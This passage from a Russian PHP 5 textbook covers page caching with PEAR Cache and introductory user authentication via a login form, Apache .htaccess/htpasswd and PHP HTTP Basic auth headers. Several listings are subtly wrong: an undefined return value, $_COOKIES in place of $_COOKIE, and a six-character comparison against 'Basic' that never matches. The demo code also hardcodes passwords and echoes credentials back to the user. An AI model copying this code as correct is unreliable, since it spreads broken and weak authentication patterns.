Снова может показаться, что некоторые из этих действий являются банальными (например, удаление пробелов). Однако если на сайте регистрируется 200 000 посещений в месяц, то при каждом посещении можно сэкономить 300 байт, удалив пробел из HTML-документов. Одно это простое действие позволит сэкономить 60 000 000 байт в месяц и 720 000 000 байт пропускной способности в течение одного года. Это улучшение может оказаться даже еще более значительным, если общие элементы, которые могут быть занесены в кэш, например, JavaScript-код или таблицы стилей, сохранять в отдельном файле. Более того, благодаря этим простым оптимизационным решениям Web-сайт можно сделать не просто более быстрым, но и более дешевым.

С точки зрения PHP, документы можно оптимизировать за счет использования буфера вывода и фильтра сжатия zlib. HTML-документы можно сжимать до отправки их браузеру. Хотя для этого и потребуются дополнительные ресурсы ЦП, для сайтов с ог-

раниченной пропускной способностью такой компромиссный вариант будет оправданным. В зависимости от документа, можно сэкономить более 80% обычной пропускной способности, если сжимать его перед отправкой клиенту.

Кэширование и PHP

В вычислительной технике методика использования кэш-памяти зарекомендовала себя как жизнеспособный метод повышения эффективности компьютерных программ. В действительности кэширование является не только жизнеспособным, но и чрезвычайно эффективным. Авторы каждого Web-сайта стремятся использовать модель кэширования, но она будет эффективной только при большом количестве запросов к одной и той же порции информации.

В качестве примера того, как с помощью кэширования можно увеличить производительность, рассмотрим Web-сайт, на котором осуществляется продажа книг. На этом сайте имеется полный каталог всех имеющихся в продаже книг, каждая из которых занимает отдельную страницу с некоторой описательной информацией о данной книге. Как вы могли предположить, основным вариантом реализации этого каталога книг является сценарий, выполняющий следующие действия:

- Осуществление любой инициализации, управление сеансами и так далее.
- Определение книги, выбранной пользователем для просмотра.
- Получение связанной информации о книге из базы данных.
- Создание HTML-документа для книги и вывод его.

Если предположить, что торговля книгами идет бойко, то, скорее всего, любая данная страница, содержащая сведения об определенной книге, будет часто просматриваться потенциальными покупателями. Однако мы должны знать, с какой периодичностью будет обновляться содержимое страницы с информацией о книге. Вообще-то сама книга после своего издания не изменяется, поэтому Web-сервер будет, скорее всего, впустую расходовать всевозможные ресурсы, повторно генерируя одно и то же содержимое для каждого запроса.

Эта широко распространенная ситуация в разработке Web-приложений в точности такая же, когда при кэшировании можно добиться существенных результатов при сокращении излишнего потребления ресурсов сервера. С помощью кэширования один и тот же сценарий генерирования книги будет работать примерно так:

- Выполняет любую инициализацию, управляет сеансами и так далее.
- Определяет книгу, запрашиваемую пользователем для просмотра.
- Проверяет, находится ли в кэше требуемый HTML-код для обработки запроса, и выводит кэшированный HTML-код, если он там находится.
- Если записи в кэше нет, извлекает необходимую информацию о книге из базы данных.
- Создает HTML-документ для книги.
- Помещает результат в кэш для использования и вывода в будущем.

Заметьте, что при таком использовании кэширования отпадает необходимость в выполнении при каждом запросе двух самых дорогих действий (получение данных из

базы и генерация вывода). Наоборот, сценарий будет генерировать содержимое один раз и сохранять его для будущего использования, обновляя только после истечения срока действия кэшированной копии. Параметры производительности, которые можно получить с помощью этой схемы, могут быть ошеломляющими (иногда почти на 88% быстрее).

В PHP процесс кэширования был упрощен благодаря библиотеке PEAR Cache. С помощью этой библиотеки в кэш-память можно помещать не только весь вывод страницы, но и отдельные компоненты, например вызовы функций и запросы к базе данных. Можно даже расширить функциональные возможности, чтобы создавать свои собственные варианты кэш-памяти. Для начала вам нужно будет установить PEAR Cache в своей системе. Это можно сделать двумя способами. Можно посетить Web-сайт PEAR (`http://pear.php.net`) и загрузить модуль вручную, а можно воспользоваться командой `pear`:

```
[user@localhost]# pear install Cache
```

После установки в переменной `path` необходимо указать каталог, в котором вы установили библиотеку Cache. Вот и все!

Кэширование целых документов

После установки PEAR использовать кэш-память для вывода страниц будет очень просто. В листинге 10.7 представлена базовая структура страницы, помещенной в кэш-память с помощью PEAR Output Cache.

Листинг 10.7. Использование PEAR Output Cache

```
<?php
   require_once("Cache/Output.php");
   $cache = new Cache_Output('file', array('cache_dir' => '.'));
   /* Определение идентификатора кэша на основе url, получение переменных
      и cookie-наборов */
   $key_params = array('url' => $_SERVER['REQUEST_URI'],
                       'get' => $_GET,
                       'cookies' => $_COOKIES);
   $cache_id = $cache->generateID($key_params);
   if($content = $cache->start($cache_id)) {
      echo $content;
      exit();
   }
   /* Здесь генерируется содержимого страницы */
   echo $cache->end();
?>
```

Как видите, чтобы поместить вывод ваших документов в кэш-память, много кода не требуется. Для начала необходимо загрузить PEAR Cache (обычно по умолчанию `Cache/Output.php`) и создать экземпляр вывода, который будет помещен в кэш. Конструктор для этого класса принимает два параметра: первый показывает способ хранения вывода в кэше (контейнер), а второй представляет параметры для передачи этому контейнеру в виде массива. Хотя для наших целей будет использоваться только файловый контейнер (`file`) для хранения кэшированных данных, PEAR Cache под-

держивает различные контейнеры, включая базы данных (db) и память совместного использования (shm). Если вам понадобится информация об этих контейнерах, ознакомьтесь с документацией PEAR Cache на Web-сайте PEAR (http://pear.php.net/).

Единственное, что всегда необходимо передавать новому объекту Cache, это уникальный идентификатор для данных, помещаемых в кэш. Для этого PEAR Cache предлагает метод generateID(), который принимает массив переменных, на основе которых будет создаваться уникальный идентификатор. При кэшировании динамически генерируемого HTML-вывода этот ключ (как показано) часто генерируется на основании передаваемых параметров GET или POST, значений cookie-наборов и запрошенного URL-адреса. Важно, что при генерации ключа все входящие переменные, которые определяют отображаемую страницу, включаются в ключ. В противном случае в кэш будут помещены те страницы, которые не представляют соответствующую страницу на вашем сайте.

Чтобы приступить к использованию Cache после его создания, вызовите метод start(). Он принимает два параметра: первый является идентификатором кэша, генерируемым методом generateID(), а необязательный второй параметр представляет строку с "группой" кэшируемых данных. С помощью этого параметра можно группировать большое количество кэшированных данных в отдельные группы, сокращая время, необходимое для поиска любого конкретного идентификатора кэша. При выполнении метода start() проверяется наличие данных, связанных с указанным идентификатором кэша (в необязательной группе). Если такие данные будут найдены, они возвращаются в виде строки и будут готовы к отображению в окне браузера.

Если в кэше не содержатся данные для данного идентификатора кэша (или срок их действия закончился), метод start() возвращает пустую строку и вводит в действие буфер вывода для захвата сгенерированных выходных данных. После того как выходные данные будут сгенерированы, необходимо вызвать метод end() для отображения сгенерированного содержимого и сохранения содержимого в кэше.

Метод end() принимает необязательный параметр — промежуток времени, в секундах, по истечении которого закончится срок действия кэшированного варианта вывода. Для конечного пользователя результат будет представлен в виде обычной страницы; однако с точки зрения оптимизации эти преимущества являются неоспоримыми.

НА ЗАМЕТКУ

Вы должны иметь в виду, что код, показанный в листинге 10.8, выполняется довольно медленно, чтобы можно было представить, насколько мощным является PEAR Cache. Если вас интересует динамическая генерирация изображений, обратитесь в главу 27.

Кэширование вызовов функций

Кроме кэширования целых динамически генерируемых HTML-документов, PEAR Cache умеет кэшировать небольшие порции PHP-сценариев, например, результаты из очень дорогих вызовов. В качестве примера рассмотрим функцию, которая использует библиотеку GD для генерирования изображения (листинг 10.8).

Листинг 10.8. Пример функции, генерирующей изображение

```
<?php
   define('FONT', 4);
   function make_image_word($wordfile, $width, $height) {
      $words = array_flip(file($wordfile));
      $word = trim(array_rand($words));
      $img = imagecreate($width, $height);
      $black = imagecolorallocate($img, 0x00, 0x00, 0x00);
      $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
      imagefill($img, 0, 0, $white);
      for($i = 0; $i < 20; $i++) {
         $start_x = rand(0, $width);
         $start_y = rand(0, $height);
         $c_width = rand(0, $width/2);
         $c_height = rand(0, $height/2);
         $color = imagecolorallocate($img, rand(0x00, 0xFF),
         rand(0x00, 0xFF), rand(0x00, 0xFF));
         imageellipse($img, $start_x, $start_y,
         $c_width, $c_height, $color);
      }
      return $data;
   }
   $data = make_image_word("/usr/share/dict/words", 100, 50);
?>
```

Эта функция представляет собой очень дорогую операцию, которая возвращает изображение со словом в массиве, подходящем для защиты от автоматической регистрации, реализуемой Web-роботами. Чтобы кэшировать данные, генерируемые функцией, мы будем использовать кэш функции PEAR, как показано в листинге 10.9 (предполагая, что функция является определенной).

Листинг 10.9. Кэширование вызовов функций с помощью PEAR

```
<?php
   require_once('Cache/Function.php');
   define('CACHE_EXPIRE', 30);
   $cache = new Cache_Function('file',
                              array('cache_dir' => '.',
                                    'filename_prefix' => 'cache_'),
                              CACHE_EXPIRE);
   $data = $cache->call('make_image_word', '/usr/share/dict/words', 100, 50);
?>
```

Как видите, кэширование результатов вызова функции – очень простой процесс. В отличие от кэширования вывода, представленного в листинге 10.7, для класса Cache_Function помимо контейнера и его параметров необходим третий параметр, который представляет время в секундах для кэширования результатов. Более того, в отличие от функции Output Cache, в кэше нет никакого связанного с ним идентификатора кэша. Наоборот, автоматически используются имя функции и его параметры. Вызов функции посредством кэша функций PEAR осуществляется с использованием

метода `call()` класса `Cache_Function`, в котором первый параметр является именем функции, а каждый последующий параметр представляет параметры для передачи вызываемой функции.

Теперь, когда вы знаете, как выполняется кэширование функций, давайте посмотрим, насколько можно повысить параметры производительности, если построить профиль стандартного вызова функции и кэширования:

```
Метод #1 занял 6.4777460098267 секунд.
Метод #2 занял 0.78488004207611 секунд.

Метод #2 был быстрее метода #1 на 87.88%
```

Очевидно, что благодаря кэшированию можно достичь очень существенного увеличения производительности (почти на 90%) дорогостоящих операций.

НА ЗАМЕТКУ

Существует множество профессиональных инструментальных средств и средств с открытым исходным кодом, которые предлагают качественные инструменты для отладки и профилирования PHP-сценариев. Среда разработки Zend PHP (называемая ZDE) является превосходным коммерческим продуктом, который помимо этих функций способен выполнять еще и множество других. Для тех, кого интересуют открытые решения, расширение XDebug для PHP5 предлагает такие же возможности, что и Zend IDE — даже при отсутствии столь удобного интерфейса. На странице `http://pecl.php.net/xdebug` можно найти много полезной информации, связанной с расширением XDebug для PHP.

Резюме

В этой главе было показано, что когда настает время отладки или оптимизации PHP-сценариев, невозможно придерживаться строго определенных правил — отыскать собственное наиболее подходящее решение можно только с помощью инструментальных средств и различных технологий. Напоследок необходимо заметить, что наилучший способ оптимизации и отладки будет открыт только тогда, когда вы, пройдя через множество проб и ошибок, накопите определенный опыт.

ГЛАВА

11

Аутентификация пользователей

В ЭТОЙ ГЛАВЕ...

- Аутентификация пользователей в PHP
- Защита PHP-кода

Когда в начале девяностых годов прошлого века возникла система World Wide Web, вопрос о защите информации, находящейся в ее пределах, не был актуальным. Любая информация была доступна, и каждый человек мог обращаться к любому Web-приложению – лишь бы был известен его URL (Uniform Resource Locator – унифицированный указатель информационного ресурса). Однако в наши дни ситуация кардинально изменилась. Бесплатных услуг в системе Web с каждым днем становится все меньше, и многие приложения становятся доступными лишь для зарегистрированных (и вносящих плату) пользователей.

В этом, однако, есть много позитивных моментов. Доступ в Internet можно получить практически из любой точки земного шара, поэтому даже во время заграничной поездки вы сможете без особых проблем получать свою личную информацию через World Wide Web.

В любом случае информацию необходимо защищать, а доступ к ней предоставлять только проверенным пользователям. PHP мог бы и не стать таким популярным языком программирования, если бы в нем не было подходящего решения для этих целей. В этой главе будут рассмотрены некоторые возможные варианты защиты PHP-приложений, благодаря которым доступ к приложениям можно предоставлять только определенному кругу пользователей. Также эта глава содержит общие вопросы, связанные с организацией защиты. Даже если ваш Web-сайт не требует аутентификации пользователей, это еще не значит, что он не защищен от злоумышленников.

С другой стороны, в некоторых случаях пользователям нужно проходить процедуру регистрации даже на тех Web-сайтах, которые не содержат секретной информации. Таким образом, аутентификация пользователей является одним из ключевых требований к любой Web-технологии.

Аутентификация пользователей в PHP

В этой главе мы будем работать с простым приложением, в котором с помощью имени пользователя и пароля будем защищен определенный каталог. Для решения этой задачи можно выбрать один из следующих вариантов:

- Использование HTTP-аутентификации с помощью Apache.
- Использование HTTP-аутентификации с помощью PHP.
- Использование PHP-сеансов.

Все необходимые файлы для защищенных разделов Web-сайта будут храниться в каталогах `protected1`, `protected2` и `protected3`, соответственно.

Защита одной страницы

Организовать простую процедуру аутентификации пользователей несложно – нужно просто предоставить им возможность вводить свое имя и пароль. Если данные, введенные пользователем, будут совпадать с известными вам значениями, "секретная информация" станет рассекреченной, как показано в листинге 11.1.

Листинг 11.1. Сценарий простой аутентификации пользователя

```
<html>
<head>
<title>Аутентификация пользователей</title>
</head>
<body>
<?php
if (isset($_POST["user"]) && isset($_POST["pass"]) &&
   strtolower($_POST["user"]) == "shelley" && $_POST["pass"] == "deadline") {
?>
Добро пожаловать! Здесь вы найдете всю правду о JFK...
<?php
} else {
?>
Пожалуйста, зарегистрируйтесь!
<form method="post">
Имя пользователя: <input type="text" name="user" /><br />
Пароль: <input type="password" name="pass" /><br />
<input type="submit" name="Вход" />
</form>
<?php
}
?>
</body>
</html>
```

Большинство других схем аутентификации построены по такому же принципу. Однако этот код не подходит для использования на всех без исключения Web-сайтах. Почему? Потому что с его помощью вы сможете защитить всего лишь одну страницу одновременно, поэтому использование этого кода весьма ограничено. Большинство других механизмов обеспечивают защиту всех существующих каталогов.

Использование HTTP-аутентификации с помощью Apache

С помощью Web-сервера Apache можно реализовать контроль доступа к Web-сайту на основе файла, называемого `.htaccess`. В этом файле, помимо всего прочего, можно указать, кому будет предоставлен доступ к Web-сайту (или текущему каталогу и его подкаталогам, если поместить файл в подкаталог на Web-сервере).

Файл `.htaccess` является текстовым файлом, в котором вы можете установить параметры конфигурации. Во-первых, для ограниченной (закрытой) области вы должны придумать имя:

```
AuthName "PHP 5 Unleashed Protected Area"
```

Кроме имени необходимо указать тип аутентификации; в этой главе будет использоваться тип Basic (базовая):

```
AuthType Basic
```

НА ЗАМЕТКУ

Существует несколько типов аутентификации, среди которых особо следует выделить аутентификацию с помощью дайджеста, хотя этот тип не поддерживается ни в старых версиях Internet Explorer, ни в самых последних версиях Netscape.

Кроме того, вы должны сообщить Apache, где находится файл с регистрационными данными пользователей (имя, пароль):

```
AuthUserFile /path/to/users
```

Очень скоро мы рассмотрим этот файл.

Далее, вы должны сообщить Apache, кому из пользователей разрешен доступ к вашему Web-сайту. Неплохо сначала разрешить доступ тем пользователям, которые записаны в файле пользователей.

```
require valid-user
```

На этом файл `.htaccess` заканчивается; в листинге 11.2 представлена полная версия этого файла.

Листинг 11.2 Файл `.htaccess`

```
AuthName "PHP 5 Unleashed Protected Area"
AuthType Basic
require valid-user
AuthUserFile /path/to/users
```

СОВЕТ

В системах семейства Windows не разрешается использование файлов, состоящих только из одного расширения (как файл `.htaccess`), поэтому в них вы не сможете использовать файл `.htaccess`. Однако если вы хотите разработать на компьютере под управлением Windows, а Web-сервер находится на компьютере под управлением Unix/Linux, то вам достаточно будет создать файл с именем `ht.access` (или вообще с произвольным именем), скопировать его на Web-сервер, и уже на нем переименовать этот файл в `.htaccess`.

Если вы хотите использовать Windows-версию Apache, в файле Apache `httpd.conf` найдите следующую строку:

```
AccessFileName .htaccess
```

Замените ее следующей строкой:

```
AccessFileName ht.access
```

Теперь все файлы с именем `ht.access` будут использоваться как файлы контроля доступа. Имейте в виду, что для того, чтобы изменения вступили в силу, потребуется перезапустить Web-сервер.

Следующий этап заключается в создании файла пользователей. В этом файле содержатся примерно такие строки:

```
christian:$apr1$xl......$QTjbmvK.a9Qj8kIQAu3Bf.
john:$apr1$Om......$Myf3rygKopxZfP7gVlC9o/
shelley:$apr1$fm......$WN0gyiNlFrsKgqSJrwdr4.
```

В каждой строке указано имя пользователя и соответствующий зашифрованный пароль, отделенный от имени двоеточием. Следует отметить, что не нужно самостоятельно шифровать пароли пользователей. В Apache имеется полезное инструментальное средство htpasswd, которое создает этот файл пароля (оно доступно даже в Windows, в подкаталоге bin; в системах Linux его чаще всего можно найти в каталоге /usr/local/apache/bin или в любом другом каталоге, в котором хранятся бинарные коды Apache). Синтаксис команды htpasswd выглядит следующим образом:

```
htpasswd [параметры] файл_пароля имя_пользователя [пароль]
```

Справочные данные по этой программе можно получить, если вызвать ее без параметров. А пока что важно знать, что переключатель -c используется для создания нового файла пользователей. Если этот параметр опустить, то в существующий файл будет добавлен новый пользователь. Переключатель -m использует формат MD5 (который, между прочим, является стандартом для платформы Windows). Ниже показан протокол включения трех пользователей в новый файл пользователей:

```
> htpasswd -m -c ../users.txt christian
New password: *****
Re-type new password: *****
Adding password for user christian

> htpasswd -m ../users.txt john
New password: *****
Re-type new password: *****
Adding password for user john

> htpasswd -m ../users.txt shelley
New password: *****
Re-type new password: *****
Adding password for user shelley
```

Теперь поместите все файлы в каталог protected1, а файл пользователей поместите в каталог, который вы указали в своем файле .htaccess. Попытайтесь обратиться к документу, хранящемуся в каталоге protected1; в вашем Web-браузере появится запрос на ввод имени пользователя и пароля. Если нет, тогда нужно заставить Apache найти проанализировать синтаксис файлов .htaccess. В файле httpd.conf замените

```
AllowOverride None
```

на

```
AllowOverride AuthConfig
```

и перезапустите свой Web-сервер. На рис. 11.1 показано диалоговое окно браузера для ввода регистрационных данных пользователя.

Вариант с использованием файла .htaccess работает хорошо, но имеет два важных недостатка:

- Его можно использовать только для Web-сервера Apache.
- Быстро добавить пользователей нельзя — нужно либо вызывать программу htpasswd посредством функций shell_exec() или system(), либо зашифровать пароли вручную, используя PHP-функцию crypt() для автоматизации процесса.




Рис. 11.1. *Пользователю предлагается ввести имя и пароль*

НА ЗАМЕТКУ

Web-сервер Microsoft IIS также поддерживает базовую аутентификацию. Однако в нем используются не текстовые файлы, содержащие имена пользователей и пароли, а информация о существующих пользователях, зарегистрированных в Windows. В большинстве случаев этот вариант не подходит; в следующем разделе будет рассказано об использовании более подходящего варианта для аутентификации пользователей с помощью IIS (а также с помощью Apache).

Использование HTTP-аутентификации

Заголовок этого раздела не совсем соответствует истине — HTTP-аутентификацию мы рассматривали в предыдущем разделе, хотя в нем использовался файл `.htaccess`. В этом разделе мы рассмотрим похожий способ, но без применения неуклюжих файлов пользователей и настроек `.htaccess`. На этот раз проверять имена пользователей и паролей мы будем в PHP-коде.

Для этого вы должны отправить Web-браузеру несколько специальных HTTP-заголовков:

```
header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
header("HTTP/1.0 401 Unauthorized");
```

Код состояния HTTP 401 означает "Not Authorized" ("Не авторизован"); после этого большинство Web-браузеров откроют модальное окно, в котором пользователь сможет ввести имя и пароль. В зависимости от браузера, процедуру ввода можно запускать бесконечное количество раз (браузеры Netscape) или три раза, после чего выводится страница с сообщением об ошибке (Internet Explorer).

Для выполнения последующих примеров PHP необходимо запускать в качестве модуля, а не в режиме CGI. Работу в режиме CGI мы рассмотрим далее в этом разделе.

Массив $_SERVER содержит значения PHP_AUTH_USER и PHP_AUTH_PW, соответствующие имени пользователя и паролю, которые пользователь вводит в модальном окне браузера. Следующий фрагмент кода проверяет, определено ли значение PHP_AUTH_USER в массиве $_SERVER: $_SERVER["PHP_AUTH_USER"]; если оно определено, тогда выводится имя пользователя и пароль. Если не определено, тогда отправляются элементы заголовков, чтобы предложить пользователю ввести имя и пароль, как показано в листинге 11.3 (страница, которая выводится после удачно пройденной регистрации, показана на рис. 11.2).




Рис. 11.2. *Теперь пользователь зарегистрирован*

Листинг 11.3. Вывод имени пользователя и пароля

```
<?php
if (isset($_SERVER["PHP_AUTH_USER"])) {
   echo("Имя пользователя / пароль: ");
   echo(htmlspecialchars($_SERVER["PHP_AUTH_USER"]) .
          " / " .
        htmlspecialchars($_SERVER["PHP_AUTH_PW"]));
} else {
   header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
   header("HTTP/1.0 401 Unauthorized");
}
?>
```

Если вы попытаетесь выполнить этот сценарий в IIS, то возникнет бесконечный цикл — от вас все время будут требовать ввести свой пароль, хотя сам запрос на ввод пароля не будет отображаться в Web-браузере. Об этом не упоминается в основной массе литературы по PHP.

В листинге 11.4 предложен другой вариант сценария. На этот раз проверяется и выводится переменная сервера HTTP_AUTHORIZATION, при условии ее доступности.

Листинг 11.4. Настройка сценария для Microsoft IIS

```
<?php
if (isset($_SERVER["HTTP_AUTHORIZATION"]) &&
    substr($_SERVER["HTTP_AUTHORIZATION"], 0, 6) == "Basic") {
   echo("HTTP_AUTHORIZATION: " .
        htmlspecialchars($_SERVER["HTTP_AUTHORIZATION"]));
} else {
```

```
    header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
    header("HTTP/1.0 401 Unauthorized");
}
?>
```

Теперь вам снова будет выведен запрос на ввод имени пользователя и пароля. После этого будет отображено содержимое переменной HTTP_AUTHORIZATION, как показано на рис. 11.3.




Рис. 11.3. *Значение HTTP_AUTORIZATION (в IIS)*

НА ЗАМЕТКУ

Чтобы этот вариант работал, PHP должен функционировать в IIS как модуль ISAPI, а вам необходимо в консоли администрирования выбрать phpSisapi.dll в качестве фильтра ISAPI (рис. 11.4). Кроме того, потребуется запретить аутентификацию в Windows в консоли управления IIS.

Можно видеть, что значение HTTP_AUTHORIZATION начинается с Basic, за ним стоит пробел, за которым следует серия беспорядочно выбранных символов. Однако при более внимательном рассмотрении станет ясно, что эти символы представляют текст, зашифрованный по схеме Base64. Поэтому вместо предыдущего листинга используйте код, представленный в листинге 11.5 (результат его выполнения можно увидеть на рис. 11.5).

Листинг 11.5. Благодаря функции base64_decode(), данные пользователей становятся читабельными

```
<?php
   if (isset($_SERVER["HTTP_AUTHORIZATION"]) &&
       substr($_SERVER["HTTP_AUTHORIZATION"], 0, 6) == "Basic") {
      echo("HTTP_AUTHORIZATION: Basic " .
           htmlspecialchars(base64_decode(
              substr($_SERVER["HTTP_AUTHORIZATION"], 6))));
```

```
  } else {
     header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
      header("HTTP/1.0 401 Unauthorized");
  }
?>
```




Рис. 11.4. *Установка ISAPI-фильтра PHP*




Рис. 11.5. *Теперь имя пользователя и пароль стали читабельными*

Как можно видеть на рис. 11.5, содержимое HTTP_AUTHORIZATION (после Basic) после расшифровки по схеме Base64 имеет следующую структуру:

ИМЯ_ПОЛЬЗОВАТЕЛЯ:ПАРОЛЬ

Следовательно, чтобы получить имя пользователя и пароль для Apache и IIS, можно воспользоваться кодом, показанным в листинге 11.6.

Листинг 11.6. Извлечение имени пользователя и пароля для Apache и IIS

```
<?php
if (isset($_SERVER["PHP_AUTH_USER"])) {
   $user = $_SERVER["PHP_AUTH_USER"];
   $pass = $_SERVER["PHP_AUTH_PW"];
} elseif (isset($_SERVER["HTTP_AUTHORIZATION"])) {
   if (substr($_SERVER["HTTP_AUTHORIZATION"], 0, 5) == "Basic") {
      $userpass = split(":",
      base64_decode(substr($_SERVER["HTTP_AUTHORIZATION"], 6)));
      $user = $userpass[0];
      $pass = $userpass[1];
   }
}
if (isset($user)) {
   echo("Имя пользователя / пароль: ");
   echo(htmlspecialchars($user) . " / " . htmlspecialchars($pass));
} else {
   header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
   header("HTTP/1.0 401 Unauthorized");
}
?>
```

НА ЗАМЕТКУ

Поскольку Web-браузер хранит имена пользователей и пароли все время, пока его окно остается открытым, после выполнения каждого примера следует закрывать окно браузера, чтобы можно было начинать работу с новым примером без каких-либо предварительно введенных имен пользователей и паролей. Иначе вы можете не увидеть всплывающие окна для ввода регистрационных данных пользователей, поскольку данные уже будут приняты автоматически.

Использование статических имен пользователей и паролей

Если взять этот код за основу, то реализовать HTTP-аутентификацию будет несложно. Код, представленный в листинге 11.7, защищает доступ к ограниченной области посредством одной комбинации имени пользователя и пароля: php5/iscool.

Листинг 11.7. Действительными является только одно имя пользователя и один пароль

```
<?php
if (isset($_SERVER["PHP_AUTH_USER"])) {
   $user = $_SERVER["PHP_AUTH_USER"];
   $pass = $_SERVER["PHP_AUTH_PW"];
```

```
} elseif (isset($_SERVER["HTTP_AUTHORIZATION"])) {
   if (substr($_SERVER["HTTP_AUTHORIZATION"], 0, 5) == "Basic") {
      $userpass = split(":",
      base64_decode(substr($_SERVER["HTTP_AUTHORIZATION"], 6)));
      $user = $userpass[0];
      $pass = $userpass[1];
   }
}
if (!isset($user) || !isset($pass) || $user!="php5" || $pass!="iscool") {
   header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
   header("HTTP/1.0 401 Unauthorized");
} else {
   echo("Добро пожаловать, $user!");
}
?>
```

Только в случае если пользователь введет действительные данные, HTTP-заголовок `401 Unauthorized` не будет отправлен клиенту. Чтобы защитить сайт, просто включите предыдущий файл во все страницы, которые требуется защитить.

СОВЕТ

В качестве варианта можно использовать параметр `auto_prepend_file` в файле `php.ini`.

Естественно, этот код может быть расширен. Например, у вас имеется целый список действительных имен и паролей. Предположим, что существует файл, в котором имена пользователей и (зашифрованных) паролей хранятся в следующем формате:

```
имя_пользователя:зашифрованный_пароль
```

Шифрование выполняется с помощью PHP-функции `crypt()`. В качестве первого параметра передается пароль, а в качестве второго параметра — строковая константа `"pw"`.

Следующий PHP-сценарий (см. листинг 11.8 и рис. 11.6) позволяет администратору вводить имя пользователя и пароль и с помощью функции `crypt()` записывает соответствующее поле в файл пароля.

